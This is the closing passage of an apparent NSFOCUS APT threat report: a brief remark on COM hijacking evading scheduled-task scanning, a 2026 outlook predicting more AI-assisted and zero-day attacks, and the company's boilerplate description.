In addition, this COM hijacking strategy avoids the problem of binding other hijacking points to planned tasks, making it difficult for antivirus strategies such as planned task scanning to detect this risk, and thus obtaining higher concealment.

4. Outlook

Based on the APT tactics, techniques, and procedures (TTPs) trends and threat landscape of 2025, NSFOCUS believes that APT landscape in 2026 will inevitably become further intertwined with AI and zero-day vulnerabilities. The threat landscape is poised to evolve toward more diversified attack payloads, highly sophisticated attack processes, and an expanded scope of impact.

APT groups will dive deeper into the utilization and research of AI, continuously pushing the boundaries of AI-assisted attacks. In 2025, highly efficient AI productivity tools acted as a double-edged sword: on one hand, they enabled APT groups to execute swifter and larger-scale cyberattack campaigns; on the other hand, they swept these groups into a wave of passive, iterative defensive-offensive upgrades. In 2026, to gain advantages in regional cyber battlegrounds, APT groups will aggressively exploit every ounce of AI's potential in the realm of malicious attacks.

Zero-day vulnerabilities will shift from an optional asset to the preferred choice in APT attacks. APT groups have discovered that the file systems and security management mechanisms of modern operating systems are like an inexhaustible gold mine, continuously yielding exploitable zero-day vulnerabilities. In 2025, the wild exploitation of newly discovered high-risk vulnerabilities became the norm—a trend that will become even more prominent in 2026.

NSFOCUS

ABOUT NSFOCUS

NSFOCUS, Inc., a pioneering leader in cybersecurity, is dedicated to safeguarding telecommunications, Internet service providers, hosting providers, and enterprises from sophisticated cyberattacks.

Founded in 2000, NSFOCUS operates globally with over 3000 employees at two headquarters in Beijing, China, and Santa Clara, CA, USA, and over 50 offices worldwide. It has a proven track record of protecting over 25% of the Fortune Global 500 companies, including four of the five largest banks and six of the world's top ten telecommunications companies.

Leveraging technical prowess and innovation, NSFOCUS delivers a comprehensive suite of security solutions, including the Intelligent Security Operations Platform (ISOP) for modern SOC, Volumetric DDoS Protection, Continuous Threat Exposure Service (CTEM) and Web Application and API Protection (WAAP). All the solutions and services are augmented by the Security Large Language Model (SecLLM) and other cutting-edge research achievements developed by NSFOCUS.

COPYRIGHTS

WEBSITE
www.nsfocusglobal.com